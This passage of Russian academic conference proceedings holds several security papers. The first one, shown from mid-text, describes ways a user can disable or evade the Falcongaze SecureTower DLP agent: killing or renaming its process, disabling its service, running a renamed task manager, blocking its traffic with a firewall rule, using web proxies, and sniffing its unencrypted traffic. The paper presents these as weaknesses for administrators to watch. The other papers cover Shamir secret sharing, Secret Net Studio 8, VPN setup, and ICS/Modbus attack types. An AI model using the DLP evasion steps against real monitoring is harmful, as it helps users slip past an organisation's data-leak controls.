Каждый запущенный процесс отображается в диспетчере задач, для начала попробуем остановить нужный нам процесс. При остановке никаких ошибок не возникает - процесс закрывается, но моментально запускается снова. Времени между закрытием и открытием будет недостаточно для совершения каких-либо действий, так как запуск осуществляется мгновенно. Но, если переименовать исполняемый файл агента, можно спокойно закрыть процесс и он не запустится снова. Изначально исполняемый файл клиента назывался FgstEpaCss.exe и расположен C:\ProgramFiles\Falcongaze SecureTower\EPA. В таком положении агент никак себя не защищает, не посылает данных на сервер администратор, что является уязвимостью.

Воспользуемся отключением службы агента, установив ей статут «Отключена». Агент также себя не защищает, нет никаких запретов на отключение. Однако в этом случае нужно перезагрузить компьютер. После перезагрузки компьютера агент не был запущен, соответственно все настройки DLP-системы были проигнорированы: статистика не посылается на сервер, не происходит блокирование и т.д. Однако при этом способе в списке агентов сервера DLP–системы компьютер пользователя имеет статус «С ошибками» и кружок загорается красным, что может привлечь внимание администратора.

Поэтому администратору безопасности, работающему с такой системой, нужно тщательно следить за тем, чтобы пользователь не имел права администратора, и моментально реагировать на изменение состояния пользователя в сети.

- Когда пользователь не имеет прав администратора.

При отсутствии прав администратора у обычного пользователя, нарушить работу системы ему не удастся, однако в этом случае присутствуют уязвимости. Одной из полезных функций системы является блокировка процессов. В список блокировки необходимо вписать процессы, которые следует заблокировать. Администратор безопасности вносит в список процесс запуска диспетчера задач на компьютере пользователя. Следует отметить, что после блокировки данное правило работает и пользователю не удастся запустить диспетчер задач. На сервер администратора пришло уведомление о блокировке диспетчера задач.

Одним из способов запуска диспетчера является создание копии исполняемого файла диспетчера задач. Но необходимо его переименовать и запустить. Исполняемый файл taskmgr.exe диспетчера задач располагается в папке Windows\System32. Диспетчер задач в этом случае запустится, и пользователь легко сможет завершить процесс агента.

Совершив попытку переименования исполняемого файла агента, произошел отказ. Исполняемый файл переименовать может только пользователь с правами администратора

Можно воспользоваться функциональными возможностями Брандмауэра Windows. Для этого на клиенте в запустившемся окне в Настройках параметров необходимо включить работу Брандмауэра Windows. В Дополнительных параметрах создать новое правило, блокирующее передачу данных с клиента на сервер по порту клиента.

Через некоторое время в консоли администратора в списке агентов статус данного клиента указывает на то, что компьютер не посылает данные, а значит, совершая недопустимые сервером действия клиента, не будут отображаться в активности пользователя. Данный способ так же может быть причиной утечки информации. Поэтому, постоянно контролируя статусы клиентов, администратор может предотвратить непреднамеренные воздействия.

2. Обход блокировки веб-сайтов

На этом этапе попробуем скрыть от администратора безопасности веб-сайты, которые не имеют отношения к рабочему процессу. Эта маленькая уязвимость существует как в прошлых версиях Falcongaze SecureTower, так и в новой версии. Пользователь совершил вход на некоторую ссылку, что сразу же отобразилось у администратора на сервере. В списках правил указан на блокирование сайт, например: vk.com , при попытке посещения

этого сайта появляется ошибка, запрещающая вход на сайт. Но существуют такие сервера как веб-прокси. Веб-прокси - это сервер, через который можно зайти на другие сайты, в нашем случае на vk.com.

В открывшемся окне предлагается ввести URL-адрес сайта и нажать "Go!". В таком случае, зайти на заблокированный системой SecureTower сайт удается без труда.

Также, если администратору известны доступные веб-прокси сервера, то он с легкостью может внести их в правила блокировки. Данный метод является одной из защит от запрещенного входа на посторонние сайты.

3. Перехват сетевого трафика

При организации локальной сети на предприятии пакеты, передаваемые между клиентами и сервером, будут передаваться на все компьютеры, находящиеся в этой сети. Имея доступ в локальную сеть, злоумышленник также будет просматривать весь трафик системы. Для анализа сетевого трафика воспользуемся программой Wireshark.

Трафик не шифруется, данные передаются в открытом виде. Можно просмотреть содержимое пакетов. Таким образом, найден пакет с данными кейлогера, видно, что был создан текстовый документ и какая в нем печаталась информация.

На компьютере пользователя был создан текстовый документ. При создании теневой копии документов вся информация о копируемых файлах сохраняется. При захвате сетевого трафика, в одном из перехваченных пакетов найдены следы документа. Используя команду анализатора трафика Follow (TCP/stream) можно просмотреть содержимое данного пакета. При экспорте пакета удается извлечь исходный текстовый документ.

В заключении своей статьи хочу скачать о том, что DLP-система Falcongaze SecureTower имеет удобный для использования интерфейс, не вызывает затруднения при установке, обладает большим функционалом, но, при этом, не является 100% защитой от утечки информации. В компаниях, использующих данную систему, должны быть приняты и другие меры по защите от потери данных. А также, максимально внимательные и с полной ответственностью подходящие к своей работе, администраторы безопасности.

Список литературы

1. Средства защиты данных от утечки:https://www.anti-malware.ru/analytics/Technology_Analysis/DLP_market_overview_2014. (Дата обращения 08.09.2019)

2. Басаков М.И. Делопроизводство и корреспонденция в вопросах и ответах/ Басаков М.И. 2-е изд. перераб. и доп.- Ростов-на-Дону: Феникс, 2004. – 115 с

3. Компания разработки DLP-системы Falcongaze: https://falcongaze.ru/product. (Дата обращения 10.09.2019)

4. Анализ рынка систем защиты от утечек конфиденциальных данных (DLP) в России 2013-2016. URL: https://www.anti-malware.ru/russian_dlp_market_2013_2016 (Дата обращения 15.09.2019)

5. Быстрый старт Secure Tower. URL: https://falcongaze.ru/ (Дата обращения 17.09.2019)

6. Руководство системного администратора. URL: https://falcongaze.ru/ (Дата обращения: 20.09.2019)

7. SecureTower. URL: https://securetower.by/products/secure-tower. (Дата обращения: 22.09.2019)

8. Download Wireshark. URL: https://www.wireshark.org/download.html. (Дата обращения: 22.09.2019)

9. Списки активных веб-прокси: http://www.gatherproxy.com/ru/webproxylist. (Дата обращения 25.09.2019)

10. Настройки Брандмауэра Windows 7: https://support.microsoft.com/ru-ru/help/875356/how-to-configure-the-windows-firewall-feature-in-windows-xp-service-pa. (Дата обращения 26.09.2019).

УДК 004.42:519.854:519.72

ПРОГРАММНОЕ СРЕДСТВО РАЗДЕЛЕНИЯ СЕКРЕТА С ИСПОЛЬЗОВАНИЕМ СХЕМЫ ШАМИРА

Р.И. Сундуков
Научный руководитель: канд. пед. наук, доц. В.В Королева
г. Магнитогорск, ФГБОУ ВО «МГТУ им. Г.И. Носова»

Аннотация. Безопасность информации остаётся ключевым моментом во всём окружающим нас мире. Поэтому схема Шамира, опубликованная статьёй ещё в 1979 году, остаётся дееспособной. Создание приложения для визуализации данной системы в разбиении и восстановлении определённого числового пароля, является актуальной. Можно наглядно увидеть как происходит распределение, рассмотреть идею разделения своего личного пароля для собственных нужд. В различных организациях есть возможность применить это для иерархического доступа к данным. У данной схемы есть множество достоинств, но её главный недостаток – дилер, к которому нет доверия. Именно поэтому было выбрано построение приложения для простого пользователя, который смог бы сам делить свой секрет и распределять его между нужными ему лицами.

Ключевые слова. Информация, безопасность, схема Шамира, дилер, схема разделения секрета, многочлен Лагранжа.

Современное общество очень быстро развивается во всех сферах деятельности. Одной из главных основообразующих аспектов является информация. В нашей жизни, кто владеет информацией, тот владеет миром. Это не просто громкие слова, а истинна, ведь обладание большими знаниями в какой-либо деятельности выводит вас в лидеры. Каждому будет важна его конкурентоспособность, будь вы частным лицом, компанией или крупной корпорацией. Именно поэтому людям необходима защита своей информации от доступа потусторонних лиц и злоумышленников.

Для борьбы с этим существуют множество методов защиты. Криптографический способ, тесно связанный с математическими задачами, может обеспечить надёжную сохранность. Его основы схем разделения секрета служат для целей хранения ключа к тайной информации между несколькими лицами. Одним из таких алгоритмов является схема разделения секрета Ади Шамира, о которой и идёт речь в данной работе.

В основе данного алгоритма лежит мысль, в том, что для получения многочлена определённой степени нужно на одно значение больше точек, чем степень. При меньшем количестве точек представление не возможно.

Саму схему можно разделить на несколько шагов. Сначала подготовительная часть. Происходит задание поля, которое больше секрета, определения количества участников и минимальное необходимое их число для восстановления. Случайно выбираются коэффициенты для составления функции формула (1).

$$F(x) = D + t_1 * x^1 + t_2 * x^2 + \cdots + t_{k-1} * x^{k-1} mod\ p, \qquad (1)$$

где F(x) – функция доли секрета;
D – первоначальный секрет;
k – минимальное количество участников;
t_1, t_2, t_{k-1} – случайные коэффициенты;
x^1, x^2, x^{k-1} – аргументы многочлена;
p – размер конечного поля.

Теперь наступает часть генерации долей секрета, вычисляется тень каждого участника. Всем выдаётся по паре чисел, его номер и значение функции, при этом размер поля в общем доступе.

Восстановление секрета по заданным значениям становится возможным при объединении минимального количества участников с их долями. Каждая такая пара чисел, является точкой многочлена. Теперь можно восстановить секрет, вычислив систему уравнений или использовать решение интерполяционного многочлена Лагранжа формула (2).

$$F(x) = \sum_{j=1}^{k} f(x_j) * \prod_{i \neq j} \frac{x - x_i}{x_i - x_j}, \qquad (2)$$

где x_i, x_j – значения номеров участников.

К достоинствам данной схемы относятся несколько параметров. Во-первых, это свойство динамичности. Изменив степенной многочлен и опре-

делив новые доли, при этом сам секрет не меняется, а все кто смог украсть прежнюю тень, останутся без ничего, так как нужны все доли на одной версии многочлена.

Следующее свойство гибкость. Когда стороны не равны между собой, можно иерархично разделить их, выдав разное количество долей.

Далее следует совершенность. Если собралась некая коалиция хранителей секрета, меньше допустимой, то они ничего не узнают о секрете.

Еще одно достоинство - это маштабируемость. Есть возможность увеличения группы владельцев теней, а минимальное количество участников для восстановления секрета при этом останется неизменным.

Но также существуют существенный недостаток, такой как отсутствие подлинности предъявляемых фрагментов. Любой может помешать восстановлению верного секрета, подложив неправильную тень. Такой момент решается различными модификациями, проверяемыми схемой Фельдмана или ей подобными.

Некоторые относят свойство идеальности, то есть равенство секрета и любой его тени, к положительным качествам из-за малых затрат памяти, но это скорее отрицательный фактор. Все злоумышленники смогут заранее узнать длину пароля. Данную проблему можно решить простым заполнением секрета незначащими значениями.

Иной изъян в схеме это дилер, который разделяет и восстанавливает секрет. К данному лицу должно быть доверие, ведь он в процессе реализации схемы узнаёт секрет и сам раздаёт его фрагменты. На этом этапе ключевым во всём является один человек, не относящийся к секрету, что не может быть безопасным. Именно поэтому для устранения данного сегмента нужно создать пользовательское приложение, дабы устранить присутствие посторонних личностей при работе с секретом. Кроме того, в современном мире всё должно быть оптимизировано, что и делает программная реализация.

Сам программный продукт написан на языке C#, так как он доступен, популярен, современен и не сложен. Реализация схемы Шамира довольно проста, разделение проводится по его каноничной схеме с использованием стандартных конструкций. Восстановление же секрета производится с использованием интерполяционного многочлена Лагранжа. Приводит его в линейный вид, при этом на каждом этапе упрощения используется модульная арифметика. Главное, нужно помнить, что mod и остаток от деления не одно и то же, для этого создаётся отдельный класс. На форме воспроизведён удобный пользовательский интерфейс (рисунок 1).




Рисунок 1 – Интерфейс приложения

Сопоставив все свойства достоинства и недостатки, становится ясным, что программный продукт наилучшим образом устранит некоторые проблемы. С помощью него владелец какой-либо компании сможет делить любой пароль самостоятельно между членами своего предприятия. Также будет удобно составлять иерархичность между сотрудниками, выдавая им разное количество частей. При этом у любой допустимой группы работников будет возможность самостоятельно в приложении восстановить пароль, который откроет доступ к какой-либо конфиденциальной информации или вход на определённые объекты. Также это возможно внедрить на контроле качества продукции или проделанной работе, где каждый контролер будет вбивать своё значение. Данный продукт скорее подойдёт для малых фирм или для легких задач, где есть необходимость в простом готовом решении поставленных целей разделения небольшого пароля, потому что схема представлена в своём стандартном виде без каких-либо модификаций. Таких применений множество, но именно доступность, простота и устранение дилера, будут являться ключевыми факторами.

Список литературы

1. Шнайер, Б. Прикладная криптография. 2-е изд., перераб. и доп. / Б. Шнайер. – М: Триумф, 2002. – 610с.

2. Ященко, В.В. Введение в криптографию / под общ. ред. В.В.Ященко. 4-е изд., доп. М: МЦНМО, 2012. – 348 с.

3. Shamir, A. How to share a secret // Communications of the ACM. – 1979. – № 11. pp. 612–613.

4. Протоколы тайных многосторонних вычислений и разделений секрета // Учебная и научная деятельность Анисимова В.В. URL: https://www.sites.google.com/site/anisimovkhv/learning/kripto/lecture/tema16 (дата обращения: 25.09.2019).

5. Коновалов М.В., Михайлова У.В., Хусаинов А.А. и др. Алгоритмы шифрования данных // Актуальные проблемы современной науки, техники и образования. 2013. Т. 2. № 71. С. 159-161.

6. Михайлова У.В., Коновалов М.В., Гуринец К. и др. Идентификация личности // Актуальные проблемы современной науки, техники и образования. 2013. Т. 2. № 71. С. 164-166.

7. Схемы разделения секрета. Пороговая криптография // Криптовики: Энциклопедия теоретической и прикладной криптографии. URL: http://cryptowiki.net/index.php?title=Схемы_разделения_секрета._Пороговая_криптография (дата обращения: 15.09.2019).

8. Схема разделения секрета Шамира // Хабр URL: https://habr.com/ru/post/431392/ (дата обращения: 20.09.2019).

УДК 004.056.5

ОПЫТ ПРИМЕНЕНИЯ СРЕДСТВА ЗАЩИТЫ ИНФОРМАЦИИ SECRET NET STUDIO 8 ДЛЯ ЗАЩИТЫ АВТОМАТИЗИРОВАННЫХ РАБОЧИХ МЕСТ ОРГАНИЗАЦИИ

Мазнин Д.Н., Илларионова Д.А.
Научный руководитель:нач. отдела защиты информации Мазнин Д.Н.
г. Магнитогорск, Магнитогорский государственный технический университет им. Г.И. Носова

Аннотация. В представленной статье описывается средство защиты информации Secret Net Studio 8, а также опыт применения данного средства для защиты автоматизированных рабочих мест. Также основываясь на опыте эксплуатации данного средства защиты, были выявлены некоторые его недостатки.

Ключевые слова. Средство защиты информации, автоматизированное рабочее место, система защиты информации.

Средство защиты информации SecretNetStudio 8 (далее - SN8) является продуктом компании «Код безопасности» - одного из ведущих российских производителей средств защиты информации (СЗИ), выступая продолжением линейки продуктов семейства SecretNet.

SN8 представляет собой качественный шаг вперед в плане комплексной защиты автоматизированных рабочих мест (АРМ) от несанкционированного доступа (НСД) по сравнению с предыдущими версиями данного программного продукта. Программный продукт обладает функционалом нескольких предыдущих семейств СЗИ от того же производителя – например, функционалом системы обнаружения вторжений SecurityStudioEndpointProtection (SSEP), объединенным под общим управлением, что делает его приобретение и внедрение выгодным по сравнению с аналогами на российском рынке.

При организации защиты АРМ корпоративной сети предполагается развертывание СЗИ в сетевом варианте установки – с организацией выделенного сервера безопасности и установкой клиентского ПО на защищаемые АРМ. Данная схема традиционно применяется для ПО семейства SecretNet, однако по сравнению с предыдущим поколением СЗИ SecretNet в SN 8 внесен целый ряд кардинальных изменений и улучшений, делающий использование данного программного продукта более эффективным и удобным:

1. Централизованное хранение лицензий на сервере безопасности
2. Современная консоль управления с графическим интерфейсом и индикацией событий безопасности.
3. Модель централизованных политик безопасности.
4. Единая система управления для всех компонент СЗИ, позволяющая проводить единую политику администрирования.
5. Отсутствие конфликтов защитных подсистем различных производителей.
6. Встроенные антивирус и система обнаружения вторжений.

В ФГБОУ ВО «МГТУ им. Г.И. Носова» реализован перевод СЗИ АРМ ИСПДн «Финансы» на платформу SecretNetStudio 8 с ранее эксплуатировавшихся СЗИ SecretNet 7.

Опыт эксплуатации позволяет сделать следующие выводы:

1. Система управления СЗИ SN 8 является значительным шагом вперед по сравнению с предыдущими версиями системы защиты информации SecretNet: в составе сервера безопасности теперь эксплуатируется удобная графическая консоль управления, представляющая защищаемые АРМ в удобном для администратора виде.
2. Стоит поблагодарить разработчиков за реализацию инструментов контроля целостности ПО АРМ. Функция контроля целостности прикладного ПО на клиентских АРМ с возможностью создания паспорта ПО, установленного на АРМ, является эффективным инструментом контроля целостности АРМ.

Приобретение SN 8 возможно в режиме обновления путем перехода с предыдущих версий СЗИ SecretNet, что дает значительную экономию.

Недостатком (скорее – особенностью функционирования) СЗИ можно отметить задержки печати, возникающие при использовании функции «Контроль печати». Данные задержки имеют, по всей видимости, вынужденный характер и обусловлены самим механизмом организации контроля печати – отправляемый на печать документ сначала отправляется на виртуальный принтер, создаваемый в системе при инсталляции СЗИ, а затем уже – на реальный принтер. Задержка составляет в среднем порядка одной минуты, что создает определенные затруднения при печати большого количе-

ства документов в ситуации, когда каждая минута на счету (пример – работа приемной комиссии ВУЗа в период приема документов от абитуриентов). Суммарные задержки в данном случае могут обернуться ощутимым значением времени вынужденного простоя, что в ряде случаев может вынудить отказаться от контроля печати.

Аналогичные задержки возникают при сканировании документа при помощи многофункциональных устройств, что, по всей видимости, аналогично обусловлено особенностями функционирования интерфейсов виртуальных устройств.

Данную особенность средства стоит учитывать при организации работы с данным СЗИ при предполагающихся больших объемах печати на защищаемых АРМ.

Также к недостаткам можно отнести то, что если в системе имеются защищаемые компьютеры с версиями ОС различной разрядности, для централизованного управления моделями данных администратору следует организовать два рабочих места - на компьютере с 32-разрядной версией ОС Windows и на компьютере с 64-разрядной версией ОС. Т.е. организации, эксплуатирующей данное СЗИ, необходимо приобретать дополнительные лицензии или заранее предусмотреть переход на единую линейку разрядности операционных систем на защищаемых АРМ.

В целом можно сделать вывод, что разработчики продукта выпустили удачный и своевременный программный продукт, который вобрал в себя все необходимые компоненты системы защиты информации, объединив их под единым управлением.

Список литературы

1. Михайлова У.В., Быкова Т.В. Аудит информационной безопасности на предприятии / Сборник избранных статей по материалам научных конференций ГНИИ "Нацразвитие" Материалы конференций ГНИИ «НАЦРАЗВИТИЕ». 2019. С. 341-345.

2. Мазнин Д.Н., Михайлова У.В., Баранкова И.И., Афанасьева М.В. Организация защиты данных в вычислительных сетях. Магнитогорск, 2018.

3. SecretNetStudio. Руководство администратора. Настройка и эксплуатация. Локальная защита. Компания "Код Безопасности", 2018. – 148 с.

4. Баранкова И.И., Михайлова У.В., Лукьянов Г.И. Подход к проектированию сети предприятия в защищенном исполнении / Вестник УрФО. Безопасность в информационной сфере. 2018. № 1 (27). С. 24-28.

УДК 004.77

ОБЗОР И СРАВНЕНИЕ ТРУДОЁМКОСТИ ПРОЦЕССОВ НАСТРОЙКИ РАЗЛИЧНЫХ РЕШЕНИЙ ДЛЯ ОРГАНИЗАЦИИ ЗАЩИЩЁННОЙ СЕТИ НА БАЗЕ ОС LINUX

Д. П. Петрова
Научный руководитель: ст. преподаватель С. В. Скурлаев
г. Челябинск, Южно-Уральский государственный университет

Аннотация. В данной статье проводится обзор и последующее сравнение процессов настройки различных решений для организации защищённой сети на базе ОС Linux. Для выявления наименее трудоёмкого процесса настройки VPN-решения произведены базовая настройка сети, анализ и систематизация критериев сравнения. После чего произведено сравнение различных решений. Для объективности сравнения измерение трудоёмкости происходит в количественной характеристике. Итогом работы является выявление наиболее удобного решения для базовой настройки и последующего горизонтального масштабирования защищённой сети.
Ключевые слова. Защищённая сеть, виртуальная частная сеть, программная защита информации, StrongSwan, OpenVPN.

Актуальность проблемы заключается в том, что при малом опыте работы с различными VPN-решениями сложно оценить реальную трудозатратность процесса их настройки. Ранее никто не задавался оценкой трудоёмкости данного процесса в чистом виде.

Для выявления наименее трудоёмкого процесса настройки VPN-решения произведены базовая настройка сети, анализ и систематизация критериев сравнения. Для обеспечения объективности сравнения измерение трудоёмкости происходит в количественной характеристике. Единицей метрики является настройка одного конфигурационного файла, создание ключевой пары, обмен информацией между хостами.

При обзоре процесса настройки были выбраны следующие VPN-решения: OpenVPN, StrongSwan, Tinc. Критериями выбора данных продуктов было свободное распространение и развитость проекта. Перед началом работы была настроена сеть между двумя хостами. Так же на каждый хост был установлен пакет соответствующего программного обеспечения.

Далее для наиболее полного рассмотрения VPN-решений будут использованы возможности симметричного и асимметричного шифрования в настраиваемых продуктах.

OpenVPN. Для организации VPN-соединения с помощью OpenVPN были использованы технологии PKI и статичного ключа для TLS-аутентификации. С целью создания и генерации инфраструктуры публич-

ных ключей и сертификатов используется утилита easy-rsa. Данная утилита не входит в состав пакета OpenVPN, однако в официальном руководстве продукта используется она. Сертификаты создаются в соответствии со стандартом X.509. Защита передаваемых данных обеспечена библиотекой OpenSSL и используемым протоколом TLS.

Создание OpenVPN-структуры состоит из нескольких этапов (OpenVPN): создание удостоверяющего центра, настройка сервера, настройка клиента, обмен информацией между сервером и клиентом.

На сервере (который так же будет выполнять функцию удостоверяющего центра):

– Создание удостоверяющего центра (Certificationauthority). При этом получены сертификат и закрытый ключ CA с помощью easy-rsa: ca.key, ca.crt.

– Создание сервера OpenVPN. Создание и настройка конфигурационного файла: server.conf.

Для обеспечения аутентификации по PKI

certserver.crt

keyserver.key

Для обеспечения TLS-аутентификации

tls-authta.key 0 (где 0 отображает сервер)

– Генерация статичного ключа TLS-аутентификации ta.key. Запись его в конфигурационный файл сервера.

openvpn –genkey –secret ta.key

– Создание необходимых файлов для работы сервера на основе PKIс помощью easy-rsa: dh.pem, server.crt, server.key.

– Создание сертификата и ключа для клиента: client.crt, client.key.

На клиенте:

– Создание клиента OpenVPN. Создание и настройка конфигурационного файла client.conf.

Для обеспечения аутентификации по PKI

certclient.crt

keyclient.key

Для обеспечения TLS-аутентификации

tls-authta.key 1 (где 1 отображает инициатора подключения)

Далее происходит обмен информацией для возможности установления доверенного канала между сервером и клиентом. На клиент копируются: сертификаты удостоверяющего центра (ca.crt) и клиента (client.crt), закрытый ключ клиента (client.key), общий секретный ключ (ta.key).

StrongSwan

Для организации VPN-соединения с помощью StrongSwan были использованы технологии PKI и статичного ключа PSK. С целью создания и генерации инфраструктуры публичных ключей и сертификатов использу-

ются средства продукта strongswanpki. Для обеспечения безопасности используется технология IPsec, в частности IKE2.

На сервере (который так же будет выполнять функцию удостоверяющего центра) (StrongSwan User Documentation):

– Создание удостоверяющего центра (Certificationauthority). При этом получены сертификат и закрытый ключ CA с помощью strongswanpki: cakey.der, cacert.der.

– Создание сервера StrongSwan. Настройка конфигурационного файла: ipsec.conf.

– Создание необходимых файлов для работы сервера на основе PKIс помощью strongswanpki: serverkey.der, servercert.der.

– Создание сертификата и ключа для клиента: clientkey.der, clientcert.der.

– Настройка клиентов в файле ipsec.secrets.

Для обеспечения аутентификации по PKI

: RSAserverkey.der

Для обеспечения аутентификации по PSK

10.0.0.1 10.0.0.2 : PSK “12345”

После чего было производится копирование настроенных ipsec.conf и ipsec.secrets файлов, а так же cacert.der на хост-клиент. Редактирование файлов после копирования не требуется по причине полноты содержащейся информации.

Tinc. При настройке Tinc для создания VPN соединения была использована технология PKI. Для настройки программного обеспечения Tinc потребовалось создать директорию, которая использовалась для хранения используемых файлов (TInc Documentation). Программное обеспечение Tinc позволяет создавать закрытые и открытые ключи с различными параметрами.

На сервере:

– Для организации интерфейса туннеля было: создание и настройка конфигурационных файлов туннеля: tinc.conf, tinc-up, tinc-down.

– Для общей настройки хостов и возможности их аутентификации: создание директории ~/hosts/, содержащей в себе ~/tincserver - файл с информацией о сервере.

– Создание открытого ключа, который был помещён в конфигурационный файл хоста и закрытый ключ.

На клиенте:

– Создание открытого ключа, который был помещён в конфигурационный файл хоста и закрытый ключ.

После чего был произведён обмен конфигурационными файлами хостов. После запуска сервиса происходит автоматическое установление защищённого соединения.

Таблица 1

Сравнение трудоёмкости процессов настройки

	OpenVPN	StrongSwan	Tinc
Достаточность документации: Руководство Примеры конфигурации	 + +	 + +	 + +
Наличие начальной конфигурации: Директории Основные файлы	 + +	 + +	 – –
Сложность подключения нового узла	Добавление параметров нового клиента в конфигурацию сервера; Создание новой ключевой пары; Копирование новых файлов на клиент	Добавление параметров нового клиента в конфигурацию сервера; Создание новой ключевой пары; Копирование новых файлов на клиент	Копирование файлов создания интерфейса туннеля; Создание новых файлов аутентификации клиента
Трудоёмкость первоначальной настройки (действия)	5	5	9
Трудоёмкость добавления нового узла (действия)	4	2	8

Исходя из рассмотренных выше технологий и их настроек следует сделать вывод о различности трудоёмкости процессов настройки. Наиболее лёгким в настройке при заданном сценарии оказался StrongSwan по причине достаточного количества примеров настройки от разработчика, наличия базовых конфигурационных файлов, которые требовалось только отредактировать. Так же трудозатраты на добавление нового узла защищённой сети являются сравнительно малыми, то есть StrongSwan имеет хорошую горизонтальную масштабируемость.

Список литературы

1. OpenVPN 2xHOWTO [Электронный ресурс] – режим доступа: https://openvpn.net/community-resources/how-to/, свободный.

2. StrongSwanUserDocumentation [Электронный ресурс] – режим доступа: https://wiki.strongswan.org/projects/strongswan/wiki/UserDocumentation, свободный.

3. TincDocumentation [Электронный ресурс] – режим доступа: https://www.tinc-vpn.org/docs/, свободный.

УДК 007.51

МЕТОДЫ АТАК НА СЕТИ ПОЛЕВОГО УРОВНЯ АСУ ТП

А.В. Быкасов
Научный руководитель: ст. препод. А.Е. Баринов
г. Челябинск, Южно-Уральский государственный университет (Национальный исследовательский университет)

Аннотация. Дан краткий обзор методов атак на сети полевого уровня АСУ ТП. Приводится статистика основных угроз и классификация атак.
Ключевые слова. Информационная безопасность, атаки, АСУ ТП, нижний уровень

В последние несколько десятилетий наметились тенденции к автоматизации процессов производства. На многих предприятиях внедряются автоматизированные средства управления (АСУ) операциями производственного цикла, технического процесса (ТП). Это влечет за собой значительное увеличение объемов обрабатываемой информации. С развитием технологий АСУ ТП постепенно преобразовались из закрытых управляющих устройств в многоуровневые промышленные сети на базе стандартных сетевых протоколов, которые имеют множество сходных признаков с активно используемыми корпоративными сетями. К сожалению, это касается и уязвимостей, которые тесно связаны с угрозами кибербезопасности. Эти сети подвержены заражению компьютерными вирусами, взлому, выводу из строя ПО и другим видам внешнего воздействия. Это оказывает существенное влияние на производственные процессы, и с каждым годом количество подобных инцидентов увеличивается.

Объектом несанкционированного доступа в технологическую сеть может стать любое предприятие или его структурное подразделение. Средства для проведения подобных атак подбираются с учетом особенностей атакуемых систем и обычно имеют узкоспециализированное действие. Практика показывает, что злоумышленники имеют оборудование и ПО для проведения целевых атак, при этом возможно одновременное воздействие на различные блоки и комбинирование специально созданных и общедоступных средств.

Стандартная АСУ ТП обычно состоит из двух или трех сетевых уровней. Многие предприятия используют среду для управления производственными процессами, которая встраивается в единую корпоративную ЛВС с подразделениями, управляющими финансовой и организационной

деятельностью компании. Нередки случаи, когда к локальной технологической сети подключены отделы снабжения и продаж.

Вероятнее всего, атаки будут направлены на отрасли, где перебои в работе компонентов могут привести к наибольшему ущербу и человеческим жертвам. Это предприятия ТЭК и энергетические компании, транспорт, нарушение деятельности которых имеет экономические последствия и может спровоцировать катастрофу в гуманитарной или экологической сфере. Также в зоне риска находится транспортная инфраструктура.

Сети верхнего уровня АСУ ТП, так же как и традиционные сети, обеспечены основными механизмами защиты, чего не сказать о сетях нижнего уровня. Сети полевого уровня – это те сети, где физическое оборудование находится под контролем, и состоит из датчиков, приводов, двигателей, насосов, клапанов, переключателей и другого оборудования со встроенным микропроцессором. Эти устройства взаимодействуют с программируемым логическим контроллером (ПЛК) через промышленную сеть полевой шины, как правило, в режиме реального времени. Находясь в изолированной среде и обеспечивая коммутации вычислительно слабых устройств, сети полевого уровня не обладают защитными механизмами, а так как они имеют большой масштаб и могут выходить за границы контролируемой зоны, то возрастает актуальность их защиты.

Программируемый логический контроллер также может осуществлять связь с диспетчерским управлением сети полевого уровня через непрерывную среду, как, например, Ethernet, модемы, беспроводные и другие средства. Некоторые контроллеры имеют выход в Интернет для удаленного управления. Протоколы Fieldbus используются для обмена данных с удаленным доступом ПЛК либо в обычном режиме, либо в качестве TCP полезных нагрузок.

Внешняя сторона кибератак на сети полевого уровня, находящиеся далеко от центра управления включает контрольную/дистанционную связь сети, связь через локальную сеть полевой шины, ПЛК и связанные модули, а также Интернет.

Было показано, что SCADA/ICS системы управления могут быть использованы злоумышленниками таким образом, что позволяют загружать код в ПЛК и команды, выдаваемые через HMI[1]. Эти действия требуют доступа к удаленным сетям через сеть связи между центром управления и удаленными узлами. Если сама сеть будет взломана, то злоумышленник сможет прочитать, заблокировать и изменить трафик или отправить свои собственные сообщения на удаленную сеть.

Противник с доступом к потоку связи между центром управления SCADA и удаленными сетями может иметь средства для считывания дан-

ных с и отправкой инструкции на удаленные объекты. Наше внимание сосредоточено на сети управления, ПЛК и управляемых устройствах.

Fieldbus протоколы приложений часто имеют мало функций безопасности, что позволяет ими легко манипулировать, если предоставляется доступ к сети. Отсутствие шифрования или строгой аутентификации обеспечивает возможность считывания открытых текстовых данных и паролей, а также изменение или вброс пакетов.

Протокол Modbus является одним из наиболее распространенных протоколов обмена данными между центром управления и устройствами, расположенными на нижнем уровне, в сетях АСУ ТП. Он обычно связывается через последовательные линии, но также начал использовать TCP/IP в качестве транспортного механизма.

Протокол Modbus является очень уязвимым для атак. Если злоумышленник может получить доступ к сети, он может читать, изменять, изготавливать и блокировать сообщения. Сообщения могут транслироваться на все ведомые устройства, или воспроизводиться на ведущее устройство.

Используя Man-In-The-Middle (MITM) атаки, злоумышленники могут читать, изменять и подделывать сообщения. При использовании других атак они должны отсканировать сеть Modbus, посылая сообщения на все возможные адреса. Пассивная разведка включает пассивное чтение трафика Modbus.

Исследования показывают, что для обнаружения проведенных кибератак может понадобиться от одного до трех месяцев. Максимальный зафиксированный срок присутствия злоумышленников в закрытой системе составляет 7 лет. Через 10-14 дней после проникновения обнаружить взломанные компоненты становится сложнее, так как преступники начинают применять действующие учетные записи и штатные средства администрирования. Установленные системы защиты могут идентифицировать произошедшее как вирусную атаку, для устранения которой выполняют проверку антивирусами, форматируют жесткие диски и переустанавливают ОС. Это приводит к уничтожению доказательств атаки, которые могли бы помочь в дальнейшем. АСУ ТП работают по специальным сетевым стандартам и должны обеспечивать непрерывность производственного цикла, что делает невозможным остановку технологического процесса для сбора и анализа полученных данных. Для обеспечения их безопасности необходимо учитывать специфику функционирования конкретного предприятия и применять комплексный подход для противодействия угрозам.

Для защиты сетей полевого уровня, возможно, применять средства информационной безопасности, встроенные в ПЛК, но применение таких средств в силу особенностей совместимости чаще всего ограничено сегментом сети устройств одного производителя или даже одного семейства. Вто-

